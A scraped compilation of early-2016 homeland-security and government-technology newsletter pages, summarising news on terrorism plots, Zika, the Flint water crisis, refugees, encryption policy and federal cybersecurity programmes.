
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### Explosive kangaroo

## Explosive kangaroo part of teenagers' Melbourne terror plot

A 15-year old Briton and a 19-year old Australian were arrested for plotting to fill a kangaroo with explosives, paint an ISIS flag on its flank, then set it loose next to a group of police officers in order to kill as many of them as possible. The explosive kangaroo was part of a larger series of terror attacks the two, and four co-conspirators, were planning to launch in Melbourne during the 25 April 2015 commemorative services for Anzac Day, held to mark a century since the 1915 Gallipoli landings.

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### Sky spooks

## Vulture arrested in Lebanon for spying for Israel


A transmitter-equipped vulture from an Israeli nature reserve has been captured and detained in Lebanon after flying across the border. The Lebanese authorities arrested the vulture on suspicion of spying for Israel. The Lebanese security services ordered the release of the bird after an investigation found that it did not pose a threat.

[Read more](#)

### Refugee crisis

## Greece to be expelled from Schengen free travel zone agreement

Greece is likely to be expelled or suspended from the Schengen free movement zone as European leaders appear to have concluded that the Greek government does not have the will, or the ability, to control the country's



borders. EU have been pressuring Greece for months to stem the flow of refugees from Turkey into Greece – and from Greece to other EU countries – but to no avail.

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## **Sweden will expel 80,000 refugees whose asylum applications were denied**

Sweden's interior minister Anders Ygeman said on Wednesday that Sweden plans to expel up to 80,000 asylum seekers who entered the country in 2015 and whose applications had been rejected. Ygeman noted that normally expulsions are carried out using commercial flights, but in light of the large numbers involved, specially chartered aircraft would be used – and the process would take a few years.

[Read more](#)

### **Guns**

## **Most Americans support smart guns: Survey**

In 2014, the most recent year for which final data are available, 33,599 people died in the United States from gun violence. The majority were suicides (more than 21,000 deaths), and firearm homicides accounted for more than 11,000 deaths. Unintentional shootings, in which children are often the shooter or the victim, comprised more than 500 deaths that year. Survey finds that nearly 60 percent of Americans, if they buy a new handgun, are willing to purchase a smart or childproof gun -- a weapon that is only operable in the hands of an authorized user.

[Read more](#)

### **Toxic infrastructure**

## **Flint Water Study research team to present findings on Thursday**

Virginia Tech's Marc Edwards and his team of research scientists and students will give a presentation on Thursday, 28 January, in Blacksburg to outline their work -- done in collaboration with Flint, Michigan, residents -- which exposed widespread lead-in-water contamination. The presentation will provide an overview of the Flint Water Study team's efforts combining ethics engineering, citizen science, laboratory experiments, investigative science, and social media to confirm the high lead levels in Flint's water.

[Read more](#)

### **Zika virus**

## **Mosquito species carrying Zika virus found in Washington, D.C.**

On Monday (25 January), the World Health Organization (WHO) announced

that Zika virus, a mosquito-borne illness that in the past year has swept quickly throughout equatorial countries, is expected to spread across the Americas and into the United States. Zika virus is transmitted by the mosquito species *Aedes aegypti*, also a carrier of dengue fever and chikungunya, two other tropical diseases. Though *Aedes aegypti* is not native to North America, researchers who study the species have reported a discovery of a population of the mosquitoes in a Capitol Hill neighborhood in Washington, D.C.

[Read more](#)

#### Public health

### **Brazil “badly losing” battle against Zika virus: Health minister**

Marcelo Castro, Brazil’s health minister, said Brazil is “badly losing” the battle against the *Aedes aegypti* mosquito which spreads the Zika virus. Brazil will deploy nearly 220,000 members of Brazil’s armed forces to go door-to-door as part of the mosquito eradication campaign. The government would distribute mosquito repellent to some 400,000 pregnant women who receive cash-transfer benefits. The authorities in Brazil are worried that the Carnival events, scheduled for next month, and the Olympic Games, due to be held in August, may both serve to cause an even more rapid spread of the virus.

[Read more](#)

#### Water security

### **Global water supply under increasing pressure**

A new study projects that global demand for water could more than double by 2050, increasing pressure on already scarce water resources. “Our current water use habits increase the risk of being unable to maintain sustainable food production and economic development for the future generation,” says one researcher. Water efficiency and water saving measures could stabilize demand.

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#### Doom

### **It is 3 minutes to midnight -- still**

The *Bulletin of the Atomic Scientists* yesterday announced that the minute hand of the *Bulletin*’s closely watched Doomsday Clock will remain at three minutes to midnight, since recent progress in the Iran nuclear agreement and the Paris climate accord “constitute only small bright spots in a darker world situation full of potential for catastrophe.” The *Bulletin*’s panel of security experts said that “Three minutes (to midnight) is too close. Far too close.” – but that this reflects “world leaders continue to fail to focus their efforts and the world’s attention on reducing the extreme danger posed by nuclear weapons and climate change. When we call these dangers existential, that is exactly what we mean: They threaten the very existence of civilization and therefore should be the first order of business for leaders who care about their constituents and their countries.”

[Read more](#)

## Also noted this week

Feds primary network security weapon needs more bang | Senators want answers on Zika threat | Biden: There were no immigrant raids | EU quit crying over U.S. spying after Paris attacks - Homeland Security chair | GOP chairman scolds DHS over visa carve-outs | Report: Homeland Security lost more than 1,300 badges and credentials | That mysterious Homeland Security box plugged into an SF utility pole is a... | Homeland Security Dept. offers cybersecurity tips to keep your data private | Refugee or terrorist? IBM thinks its software has the answer | The Obama administration's encryption views are all over the map | US Homeland Security's \$6B firewall has more than a few frightening blind spots | Zika in the US: Why America is so vulnerable to the spread of the virus | Israeli defense minister accuses Turkey of buying IS oil | New FBI biometric tech facility speeds analysis | Top French cop meeting US officials over terrorist use of social media | Protecting information in the health care industry | UW included in cybersecurity grant to protect scientific data | Federal law enforcement is the missing link to stopping ISIS | Why the State Department is adopting responsive design | Why is the undocumented-immigrant population dropping? | Tech workers file lawsuits against Disney over H-1B visas | DHS seeks open sources, social media analytics solutions | Obama faces reckoning on immigration at Supreme Court | Shocking video shows Swedish woman being harassed and groped by gang of 'migrant' men | Tech giants must 'do more' to fight online extremism, says intelligence chief | More people in Tennessee died from guns than car accidents | A winter storm wake-up call | JFK allowed passengers arriving on international flight to exit without going through Customs | Apple wants the government to stop asking them to unlock iPhone | As security ramps up for Super Bowl, soft targets are a concern | Homeland Security audits disaster recovery money for Sandy on Long Island | McCaul: US playing 'catchup' to terrorists using encryption | Some officers bristle at recall of military equipment | State lawmakers tackle impact of Real ID Act | Passport expiring soon? Renew it now, State Dept. says | High court rejects appeal over Homeland Security records | Government has been allowing UK firms to sell invasive spying equipment to countries including Saudi Arabia, records show | Scottish police authority publishes terrorism paper by mistake | Litvinenko killers left trail of radiation after visit to British embassy to plead innocence | This is not the best way to fight the Islamic State in India | Cybersecurity strategy hinges on fed-prov collaboration: experts | India wary of ISIS attacks via Bangladesh | The Observer view on the radicalization of young British Muslims | The federal government's immigration showdown: SCOTUS will decide | Avian flu outbreak generates massive response | How do the new U.S. visa rules work? | Philly a 'sanctuary' again for undocumented immigrants, new mayor says | Supreme Court ruling on Obama immigration order won't make anyone happy | 18 communities explore installing tornado sirens | Missourians

unable to enter some military bases with a driver's license | Ninth-grader  
arrested, charged with felonies for bomb threats at two Keys schools |  
Democrats call on Obama to end deportation raids on women and children  
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Top stories in government

## Top Stories

JANUARY 30, 2016

*Welcome to a special Saturday edition of GovTech Today, where we recap our best stories of the week — just in case you missed them. Thanks for spending a little bit of your weekend with us.*

**Anonymous Activates #OpFlint:** According to the hacker group, OpFlint promises online attacks directed toward Michigan Gov. Rick Snyder's administration in response to the Flint water emergency, which has dominated national headlines recently. Though Vocativ.com says the video doesn't explain any specifics of Anonymous' attack plan, it does assure to those affected by the water crisis that, "We will amplify your voice where the mainstream media will surely fail you, as it has in the past." [See what Michigan officials had to say](#) about the threat.

**Speed Up by Slowing Down:** It's becoming increasingly difficult to stay current with emerging technologies while mitigating security vulnerabilities. So what can be done to keep up? Surprisingly, [it may be best to slow down](#), look around and catch your breath. That's right — if you want to speed up innovation, many experts suggest slowing down first.

**Emerging Tech Affects Jobs:** A new study has some worrisome revelations for the future of the global job market: By 2020, more than [5 million jobs could disappear](#) in the wake of advancing technology. And those in the public sector are not immune.

**SF's Startup in Residence:** Building on a program from 2014, the San Francisco Mayor's Office of Civic Innovation announced during a Jan. 28 press conference the [2016 Startup in Residence program](#) that includes a regional partnership with the neighboring cities of Oakland, San Leandro and West Sacramento. The ultimate goal? To build

## Most Popular

**Creative Mapping:** As government data collection expands, and as more of that data becomes publicly available, more people are looking to maps as a means of expressing the information. Depending on the type of application, a map can be useful for both the government and its constituents. Here are [7 ways](#) local governments have gotten creative in mapping open data.

## Editor's Choice

**Civic Innovation's Next Phase:** The public-sector technology market has evolved to be broader and more robust. Now known as the GovTech market, it has come into its own, emerging as a stand-alone industry composed of hundreds of startup companies even after no fewer than 23 acquisitions, and having attracted \$1 billion in private capital investment. Our [GovTech100](#) is a list of the top 100 companies focused on government customers.

Industry Resources from Our

toward an international program.

**Looming Tech Bubble?** Despite what mainstream headlines say, experts are divided as to whether there's a tech bubble that signals impending doom or a new opportunity for savvy business people. But for those on the ground in the valley, there is a strange sense of optimism, like the lurking clouds might hold a silver lining.

## Partners

[Trouble Managing Cloud Environments?](#)

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
[Sustainable Security](#)

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Top stories in emergency management

## Top Stories

FEBRUARY 2, 2016

[Zika Virus Likely to Hit Georgia, Health Officials Say](#)  
Concern over the virus has been escalating as the cases, spreading rapidly through Latin America and the Caribbean, have made their way to the U.S.

[What You Should do When Your Home or Office Starts Shaking in an Earthquake](#)

In Alaska quake, some people ran outside of their homes, while others pressed themselves into doorways. Some people hurried down the stairs of hotels in their underwear.

[Tornado Serves as Stern Reminder for People to get off the Road, Seek Shelter](#)

Remaining in a car during a tornado can be fatal. A Dec. 26 storm killed eight people on highways near Dallas.

## More Headlines

[Transforming Cyber and Infrastructure Security: An Interview with the DHS Cyber Chief](#)

An exclusive interview with Dr. Phyllis Schneck, deputy under secretary for Cybersecurity and Communications for the National Protection and Programs Directorate within DHS.

[Gimme Shelter: Keeping Homeless Warm in a Blizzard is Easier Said Than Done](#)

'I had to keep my head down. If I lifted my head up the snow was beating so much in my eyes I couldn't see. It was dangerous.'

[Regional Hospitals Gearing up to Care for Surge of Super Bowl Fans](#)

As tens of thousands of Super Bowl 50 fans descend on the Bay Area this week, anyone needing urgent medical attention should brace



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## Industry Resources from Our Partners

[5 Trends Transforming Public Safety Communications](#)

[Synthetic Identity Fraud: Can I Borrow your SSN? Who else may be using your Social Security Number, and why?](#)

[Accelerating Law Enforcement with IBM COPLINK on Cloud](#)

[Police Software for Better Information Gathering](#)

[Public Safety Solutions for a Safer Planet](#)

themselves for even more crowded emergency rooms.

#### Michigan Gov. Rick Snyder Says no Time Frame can be Put on Flint Water Fix

'It's going to be based on tests and science and people believing, including outside experts, that it's safe to drink. We would all hope sooner, rather than later; but it's not based on time, it's based on science, facts and caution.'

#### State Lawmaker Seeks Help for Pacifica, Calif., Residents Living on Crumbling Cliff

California has \$30 million for natural disasters, but Pacifica officials will need to compete with other cities to get their share of the money to pay for the damage.

#### Advocates and Allentown, Pa., Officials Devising Plan to Keep Homeless Sheltered in Next Storm

'There's this view out there that we messed up. We didn't. We did the right thing.'

#### A Year After Huge San Francisco Mission Fire, Small Businesses Fight to Recover

City representatives that the fire has changed the way it plans to respond to disasters in the future.

#### St. Louis to Digitally Map Crime Scenes of Officer-Involved Shootings

The city's police department is partnering with St. Louis Accident Reconstruction to use its surveying equipment as an economical way to provide digital records of shooting scenes.

#### Despite Consensus on All Police Wearing Body Cams, Implementation Questions Remain

Even though every cop will likely wear a recording device in the not-too-distant future, a new report reveals there's little consensus about how to use them.

#### Government Officials, Social Execs Rally Support for Concerted Response to Islamic State

The effort comes in reaction to the Islamic State's Internet campaign that has helped entice thousands of foreign foot soldiers and inspire lone-wolf attacks.

#### Tornadoes' Aftermath Puts Some at Risk for PTSD

Though many people associate that syndrome with soldiers who have been through combat, PTSD can affect about a fifth of people who were directly affected by a natural disaster, medical studies show.

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## Implementing a Body Camera Program: A Guide for Public Safety Officials

This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

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## Most Popular

### [Mosquito-Borne Zika Virus 'Spreading Explosively'](#)

Dr. Margaret Chan, WHO director-general, said in a statement on Thursday that the level of alarm was 'extremely high.'

## Recent Blog Posts


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# Week in Review

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PUBLIC HEALTH PUBLIC SAFETY REGIONAL SCI-TECH SURVEILLANCE TERRORISM TRANSPORTATION WATER

## ISIS

### **Battle casualties, desertions reduce ISIS ranks by 20%: U.S.**

A U.S. intelligence report, cited yesterday by a White House spokesman, says that the number of ISIS fighters in Syria and Iraq has fallen from about 31,000 to 25,000. Senior U.S. officials point to battlefield casualties and desertions as the main reasons for the roughly 20 percent decline, adding that the intelligence report offers evidence that the U.S.-led campaign, which relies mostly on air attacks on ISIS targets, was working.

[Read more](#)

## Terrorism

### **Colombia urges U.S. to remove FARC from U.S. terror watch list**

Colombia's president Juan Manuel Santos said in an interview that he would like the United States to remove the Revolutionary Armed Forces of Colombia (FARC), a Marxist rebel group, which had fought successive Colombian governments since the early 1960s, from the U.S. list of terrorist organizations. He also said he would ask the U.S. authorities to suspend drug warrants against FARC commanders if a deal is finally signed to bring to an end the country's five-decade civil war.

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## Intelligence sharing

### **Canada's intelligence agency halts intelligence sharing with international partners**



Canada's Communications Security Establishment (CSE), the country electronic signals intelligence agency, said it has stopped sharing intelligence with several close international partners after disclosing it had illegally collected the communication metadata of Canadian citizens in the process of eavesdropping on foreign communications. In a report to parliament last Thursday, CSE said the breach was unintentional, and that it had been discovered internally in 2013.

[Read more](#)

## Countering extremism

### **Brennan Center sues DHS, DOJ to make "Countering Violent Extremism" records public**

The Brennan Center for Justice at NYU School of Law last week sued DHS and the Department of Justice under the Freedom of Information Act (FOIA) for records pertaining to an inter-agency initiative known as "Countering Violent Extremism" (CVE). The CVE initiative is designed to identify and preempt



Americans from becoming involved in “violent extremism” and is being implemented in Muslim communities in several parts of the country, including the three formally designated pilot cities of Los Angeles, Boston, and Minneapolis-St. Paul.

[Read more](#)

#### Radicalization

### **U.K.’s anti-radicalization program “sowing mistrust and fear” in Muslim communities: Watchdog**

David Anderson QC, the independent reviewer of the U.K.. terrorism laws, said that the government’s flagship anti-radicalization program, Prevent, should be reviewed because it is sowing mistrust and fear in the Muslim community. Anderson said that the program, particularly its requirement that schools spot and report signs of radicalization in students, has become a “significant source of grievance” among British Muslims, encouraging “mistrust to spread and to fester.”



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#### Zika virus

### **WHO calls Zika virus “Public Health Emergency of International Concern”**

The Emergency Committee of the World Health Organization (WHO), after considering the health threat associated with the continuing spread of Zika virus disease in Latin America and the Caribbean, agreed that the situation meets the conditions for a Public Health Emergency of International Concern. WHO called for a coordinated international response to minimize the threat in affected countries and reduce the risk of further international spread.

[Read more](#)



### **Planes arriving from Zika-infected regions to be sprayed with insecticides**

The U.K. government announced that planes landing in the United Kingdom from areas affected by the Zika virus will be sprayed with insecticide as part of the government’s response to the outbreak. So far there have been no Zika cases reported in the United Kingdom, but two adults in Ireland were

confirmed to have been infected. Both have since fully recovered.

[Read more](#)

#### Public health

### **FBI launches investigation of lead poisoning of Flint's drinking water**

The FBI has launched an investigation into the contamination of drinking water in Flint, Michigan, which has left Flint children and other residents poisoned by lead. In a hearings on the Hill yesterday, lawmakers from both parties described what is happening in Flint as a “a man-made public health catastrophe.” Flint's drinking water became contaminated with lead in April 2014 after a state-appointed emergency manager ordered city officials temporarily to switch the city's water source from Lake Huron water treated by the Detroit Water and Sewerage Department to water from the Flint River, treated at the Flint water treatment plant. The order by the state-appointed emergency manager was part of the state's cost-cutting measures.

[Read more](#)

#### Encryption

### **Reframing the encryption debate**

A new report examines the high-profile debate around government access to encryption, and offers a new perspective gleaned from the discussion, debate, and analyses of an exceptional and diverse group of security and policy experts from academia, civil society, and the U.S. intelligence community. The report takes issue with the usual framing of the encryption debate and offers context and insights that widen the scope of the conversation more accurately to reflect the surveillance landscape both now and in the future.

[Read more](#)

#### Authentication

### **Vulnerability found in in two-factor authentication**

Two-factor authentication is a computer security measure used by major online service providers to protect the identify of users in the event of a password loss. Security experts have long endorsed two-factor authentication as an effective safeguard against password attacks. But what if two-factor authentication could be cracked not by computer engineering but by social engineering?

[Read more](#)

#### Facial recognition

### **Faster airport lines with facial recognition**

More and more people are travelling by plane, so automating airport security checks makes sense. The use of biometric features is a way to identify people at airports. New technology detects and tracks you from the second you arrive at

the airport until you're out of the arrivals hall at your destination.

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#### **Nuclear proliferation**

### **Software helps detect nuclear tests**

When North Korea conducted its recent nuclear weapon test, it was not terribly difficult to detect. It was a fairly large blast, it occurred in a place where a test was not surprising, and the North Korean government made no effort to hide it. But clandestine tests of smaller devices, perhaps by terrorist organizations or other nonstate actors, are a different story. It is those difficult-to-detect events that the Vertically Integrated Seismic Analysis (VISA) -- a machine learning system -- aims to find.

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#### **Resilience**

### **Making slums more resilient to climate change**

In our rapidly urbanizing world, access to sanitation, transportation, and other essential services remains a challenge for more than a billion people. In the world's poorest and most vulnerable urban communities, finding new ways to meet these day-to-day human needs not only leads to sustainable development, it also fortifies them against the effects of climate-induced disasters.

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#### **Emerging threat**

### **Recent summer temperatures in Europe likely the warmest of the last 2 millennia**

Most of Europe has experienced strong summer warming over the course of the past several decades, accompanied by severe heat waves in 2003, 2010, and 2015. New research now puts the current warmth in a 2,100-year historical context. The evidence suggests that past variability has been associated with large volcanic eruptions and changes in the amount of energy received from the sun, but that temperatures over the past thirty years lie outside the range of these natural variations, supporting the conclusion that recent warming is mainly caused by anthropogenic activity.

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### **Also noted this week**

What did we learn about cybersecurity in 2015? | Regulation won't save you: Six steps to keep America safe in cyberspace | American Council on Education reviews information warfare courses | What the federal government is saying about the Zika virus | The biggest hijacking threat Americans face today | Surge of illegals subsides in January; DHS claims partial victory for raids | Washington moves to thwart U.S. power grid attacks | Police chiefs press lawmakers for more anti-terror funds | DHS lessens resources for aerial security | US



investigators find proof of cyberattack on Ukraine power grid | Education feeling the heat for CIO's questionable judgment, cyber faults | Illegal border crossings by families drop sharply | Port of Boston security gets big helping scan | Syngenta-ChemChina deal could raise U.S. security issues | Former Homeland Security advisor found guilty of guard recruitment fraud | Super Bowl 50 security ready after Paris, San Bernardino attacks | Ottawa informed Washington of strict security checks on refugees: ministers | U.S. rejects 30 Syrian refugees amid tightened security | TN governor beefs up homeland security spending in light of Chattanooga attack | US auditors slam Homeland Security's \$5.7bn Einstein firewall: But are they missing the point? | Texas urges Homeland Security to avoid cutting Border Patrol resources | Lawmakers ask: Where is N.J.'s homeland security money? | US to rework arms control rule on exporting hacker tools | The cybersecurity talent you seek may be in-house | To defeat ISIS, listen to the women | Schools across America are facing a rash of shooting and bomb threats | Refocusing the TSA: The Transportation Security Administration must favor security over convenience | Surveillance systems and 60 agencies handling security concerns ahead of Super Bowl 50 | Federal government confirms that it still sucks at cyber security | Growth of Islamic State forces State Department overhaul | Homeland Security secretary: Cybersecurity tool Einstein is good and getting better | Germany expresses concerns over Belgian nuclear safety | U.S. pressed on countering violent extremists | Global warming threatens coastal communities | Community asks: What can we do to be ready for rising sea levels? | Deceptive tactics used to round up immigrant women and children, advocates say | Why China hacks the world | Two dozen drug cartel members arrested in cross-border raid | If you go near the Super Bowl, you will be surveilled hard | Alarming pictures of refugees shed light on a growing scandal amid Europe's asylum crisis | Fury at Israeli plan to build town on historic Muslim village | Ted Koppel predicts a 'lights out' scenario if US power grid remains vulnerable to hackers | 'Sniffer box' in place for Super Bowl security | Report says Secret Service radios in need of upgrade | Homeland panels plot their futures | Homeland Security loses 165 guns, 1,300 badges or credentials | GAO: \$5.7B Einstein cyber program isn't smart enough yet | PSC expands cybersecurity program | Federal agents receiving new training to detect human trafficking | FBI: Washington high on ISIS's attack list | Local team dispatched to Illinois downstate bird flu outbreak

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
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
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Monday 8 February 2016 vol. 10 no. 30

Syria

### **Assad regime has committed crimes against humanity, war crimes, acts of “extermination”: UN**

In a report issued earlier today (Monday), the UN Human Rights Council has accused the regime of President Bashar al-Assad of actions which amount to “extermination.” “The government has committed the crimes against humanity of extermination, murder, rape or other forms of sexual violence, torture, imprisonment, enforced disappearance, and other inhuman acts,” the UN report says. “Based on the same conduct, war crimes have also been committed.”



[Read more](#)

#### Zika virus

### Obama urges Americans not to panic, asks Congress for emergency funding

President Barack Obama has urged the American public not to panic about the Zika virus, and has asked Congress for more than \$1.8 billion emergency funding to combat further infections. Speaking in an interview on CBS This Morning, Obama said: “The good news is this is not like Ebola, people don't die of Zika — a lot of people get it and don't even know that they have it.”

[Read more](#)

#### Ireland

### Doubts cast on Continuity IRA's claims of responsibility for Friday's gang member shooting

Irish security sources have expressed their doubts over a claim by the Continuity IRA that it had carried out the attack on a boxing weigh-in at a Dublin hotel on Friday. Gang member David Byrne was shot dead and two others were injured in the carefully planned attack at the Regency hotel. The attack was carried out by six gunmen, one dressed as a woman.

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#### Public health

### Toxic lead can stay in the body for years after exposure



By Stuart Shalat

The ongoing water crisis in Flint, Michigan has highlighted just how harmful lead contamination is. What you may not realize, however, is that lead exposure is a problem throughout the United States. The Centers for Disease Control and Prevention estimates that over four million households with children in the United States are exposed to elevated levels of lead. At least half a million children have blood lead levels above five micrograms per deciliter, the threshold that prompts a public health response. Because lead causes irreversible damage, making sure that people are not exposed to lead is especially important. Lead exposure in the United States has been minimized by two government actions – in 1973 and 1977 -- but there is still plenty of lead out there. And those who are poor or live in the shadow of abandoned industrial sites are often at greatest risk.

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#### Disasters

### Record Missouri flooding was man-made calamity: Scientists



At the end of December 2015, a huge storm named “Goliath” dumped 9-10 inches of rain in a belt across the central United States, centered just southwest of St. Louis, most of it in a three-day downpour. The rain blanketed the Meramec Basin, an area of 4,000 square miles drained by the Meramec River, which enters the Mississippi River south of St. Louis. Why was the flooding so bad? Most news reports blamed it on the heavy rain, but researcher say there was more to the flood than the rain.


[Read more](#)

#### Emerging threats

### Severe drought no longer caused just by nature

Scientists are calling on drought researchers and managers around the world to consider both human activity and natural phenomena in their battle to preserve increasingly scarce global water supplies. The experts say that severe droughts experienced recently in countries such as China, Brazil and the United States can no longer be seen as purely natural hazards. Changes to the way people use the water and the landscape contribute to extreme water shortages.

[Read more](#)



#### Water security

### Battery technology would charge up water desalination

A new technology, which charges batteries for electronic devices, could provide fresh water from salty seas, says a new study. Electricity running through a salt water-filled battery draws the salt ions out of the water.

[Read more](#)

### Also noted

Utah's controversial guest worker program could face repeal | After San Bernardino terror attack, many are attending active shooter trainings | Handing minors over to human traffickers| Congressional caucus tours Texas-Mexico border | Social media is a rich source for security services - if they can figure out how to use it

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
